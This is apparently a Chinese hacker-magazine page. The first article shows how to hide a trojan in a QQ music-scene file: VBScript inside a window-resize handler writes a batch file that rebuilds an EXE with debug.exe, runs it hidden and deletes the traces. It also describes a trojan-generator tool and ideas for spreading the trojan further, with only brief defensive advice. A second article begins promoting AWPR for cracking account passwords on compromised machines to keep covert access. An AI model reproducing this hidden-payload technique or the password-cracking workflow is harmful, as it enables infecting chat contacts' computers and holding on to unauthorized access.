立刻打开了自己JiaJia_Box3的文件处理，先是尝试exe2vbs的方式，但是生成出来的vbs被卡巴立刻发出杀猪似的声音报警了；后来又测试什么exe2htm挂马之类的，发现效果都不怎么样；在尝试到exe2bat（以前smallrascal发过这个exe2bat的vb代码了，我也集成在JiaJia_Box中过，翻出来用用吧。嘿嘿～）的时候卡巴不叫了，所以就选用了这种方式进行了进一步的测试。测试效果真的不错，在木马文件不大的情况下，你发给对方音乐场景，他根本来不及取消就中马，真是防不胜防啊！

这里我随便弄了一个测试用的exe文件来小试了一下，废话不多说，主要加工过的VBScript.qqs代码如下（其余省略部分请参考光盘中的VBScript.qqs文件）：

```
'背景拉伸函数
Sub BackgroundOnSize()
    dim fso
    set fso=CreateObject("Scripting.FileSystemObject")
    ' 创建c:\window\test.bat文件，并写入文本
    with fso.opentextfile("c:\window\test.bat",2,true)
        .writeline "@echo e 100 4D 5A 90 00 03 00 00 00 04 00 00
00 FF FF 00 00 >>tmp11"
        ' (省略中间部分)
        .writeline "@echo e 14F0 00 00 00 00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 >>tmp11"
        writeline "@echo rcx>>tmp11"
        writeline "@echo 1400>>tmp11"
        writeline "@echo n tmp1>>tmp11"
        writeline "@echo w>>tmp11"
        writeline "@echo q>>tmp11"
        writeline "@debug<tmp11>nul"
        writeline "@Copy /b /y tmp1 test.exe"
        writeline "@start test.exe"
        writeline "@del tmp*"
    end with
    ' CreateObject("Wscript.Shell").Run 同等于vb中的shell函数，后面参数0为后台运行
    CreateObject("Wscript.Shell").Run "c:\window\test.bat",0
End Sub
```

给别人共享这个音乐场景之后，便可以看到如图4的效果。因为利用代码是写在BackgroundOnSize()背景拉伸函数内的，所以使用了这个音乐场景的QQ聊天窗口在改变大小时都会执行内部的Form_Resize过程，自然也会Me.Refresh之后调用背景拉伸函数，接着利用代码就会被多次执行了。




图4　中马效果图

为了方便，我改写了exe2bat的代码，写成了一个QQ0day音乐场景木马生成器，如图5。




图5　QQ0day音乐场景木马生成器

这个程序使用比较简单，首先选择你要转换的EXE文件，再生成，然后复制目录下的“JiaJia_QQ0day”文件夹到“QQ\IMScene\Scene\QQ0day：”下，“JiaJia_QQ0day”文件夹名称就是音乐场景名称，可以自行更改。

深入与防范

我测试了很多环境之后，才发现只有QQ2007b3狂人DIY版才有此漏洞，原因就是出在vbscript.dll文件，我将其与原版对比了一下，发现了它们的不同之处，如图6和图7。

在图7中可以看见MsgBox函数是可以使用的，CreateObject对象也是可以使用的，说明在原版的vbscript.dll文件中一定是过滤掉了一些有威胁的方法。比如过滤掉了：Scripting.FileSystemObject和Wscript.Shell，导致了原版中执行不了那段代码的缘故，就只能用MsgBox函数来给别人恶作剧一下了。




图6　对比两个不同版本的vbscript.dll

既然是QQ的音乐场景引起的这种威胁，那么我们该怎么去防范呢？最简单的肯定是不接受音乐场景邀请嘛，那么就找QQ中的设置咯。但是我在“个人设置”中却没有看见任何关于QQ音乐场景的设置，之后是在聊天窗口中进入“我的场景设置”的左下角看见的（从图2中可以看见，还真是不显眼呢。），把“接受场景邀请”的钩钩去掉就可以不自动接受了。




图7　原版和DIY版vbscript.dll中资源1的内容

再狠一点，你可以考虑让vbs不能使用，方法是运行“regsvr32 /u vbscript.dll”和“regsvr32 /u cscript.dll”（还有QQ目录下的vbscript.dll也要卸载），不过这样会使得很多东西用不了或者出错什么的，也是有利有弊吧。


写在最后

这个所谓的QQ0day是因为默认自动接受音乐场景邀请所产生的，当然也是因为音乐场景使用到了vbs脚本的缘故。虽说只是在狂人DIY版中有效，但是这带来的危害也是很大的。大家自己可以继续加工一下代码，可以实现把场景自动删除让别人找不到，或者抓数据包自己写个自动给好友发场景什么的。有关VBS的在线手册，我的站点有收录，地址是**http://www.yulv.net/book/VBScriptLanguage/**，大家可以去看看。

我个人有一定的局限性，文章内如有错误之处还请大家指正。本文只作为参考，希望大家不要拿来做坏事哦。如果大家有什么疑问或者想法都可以到NoHack的BBS（**http://www.nohack.cn/bbs**）或我的网站（**http://www.yulv.net**）上留言，我的ID是JiaJia。


编辑点评：

这个虽然并非原版QQ的漏洞，但也让我们明白了：修改版的不一定就是很好的。说不定就是挖好陷阱让你成为肉鸡呢！还好作者也给大家提供了防范方法，看来要玩花哨的功能还是原版好哦！以后要好好学习和研究VBS脚本，不要忘了NOHACK的系列书籍之一《精通脚本黑客》哦！



Q版Q语：

到开学的日子啦，这里祝贺各位祖国的花朵又回到了学校这个大家庭！^(谁扔砖头！？)在学校多好啊，有那么多同学和朋友在一块，一点也不会像放假那样无聊和寂寞，而且会非常的充实。星陨虽然上学的时候想放假，但是现在更想开学，时间快走吧！记得在学校的时候有空做一些自己喜欢做的事情会是一件让人愉快的事，而空闲时间多了起来反到不觉得，所以说凡事都要有个度嘛！或者说要知足或者说不要身在福中不知福……本期Q版又为大家准备了很多精彩的文章，快来Look Look！



系统账户密码破解“新星”——AWPR

文 黑客力量

从本文中你可以学到：

1、一款功能强大的Windows密码软件的使用

2、绿化软件的一般方法

对于众多黑客而言，入侵后破解肉鸡操作系统中原有系统账户的密码，而不做其他任何改变，是“留后门”的最好方法之一。决定这种方法的效果或者效率的最重要的因素，就是系统账户密码破解软件的选择。

“为人不识陈近南，便称英雄也枉然”。在每个领域内，都有居于标杆地位的人或者物，一提到这个领域，首先就会想到这个人或者物。L0pht Crack（以下简称“LC”）就是系统账户密码破解领域的“陈近南”，进行系统账户密码破解，通常的选择就是LC。但我今天向大家推介的却是另外一款软件——Advanced Windows Password Recovery（以下简称“AWPR”）。就系统账户密码破解功能而言，与LC相比，AWPR破解的速度更快（笔者在使用中尚未发现超过一分钟还不能破解的密码）、破解的成功率更高（虽然不一定能破解所有密码，但是笔者在使用中尚未发现不能破解的密码）。下面我们就来介绍这个系统账户密码破解的“新星”。

一、AWPR概述

AWPR可以破解Windows操作系统的各种密码，包括屏幕保护密码、ASPNET账户（运行ASP.NET工作进程的账户）的密码、远程协助邀请的密码、拨号上网的密码、共享资源的密码等等，它还有与密码相关的一些其它功能。但AWPR最重要的、最突出的功能就是在Windows NT/2000/XP/2003四种操作系统下，快速获得本地电脑大多数（取决于密码设置的复杂程度）系统账户的密码。

二、AWPR的一般使用方法

安装过程这里就不再多说了，这里只说说注册软件。该软件使用前必须注册，未注册的软件不能使用包括破解系统账户密码在内的多种重要功能。运行软件后选择“Help”——“Register the program”，出现如图1所示的界面。




图1 注册软件

在“Please enter your registration code”下面的框中输入注册码——点击“Register”。软件注册成功后转到“Main menu”——“Recovered hashes”，之后软件会按照默认设置，自动获取本地电脑所有系统账户密码的hash，并破解。如图2所示。

该软件最大的特点、亮点就在于此——虽然不能保证破解所有系统账户的密码，但是可以破解的账户比其它软件更多，破解的速度更快（如图2中HelpAssistant账户像UA&5DfeONkJ4S0这样复杂的密码也能快速破解）。


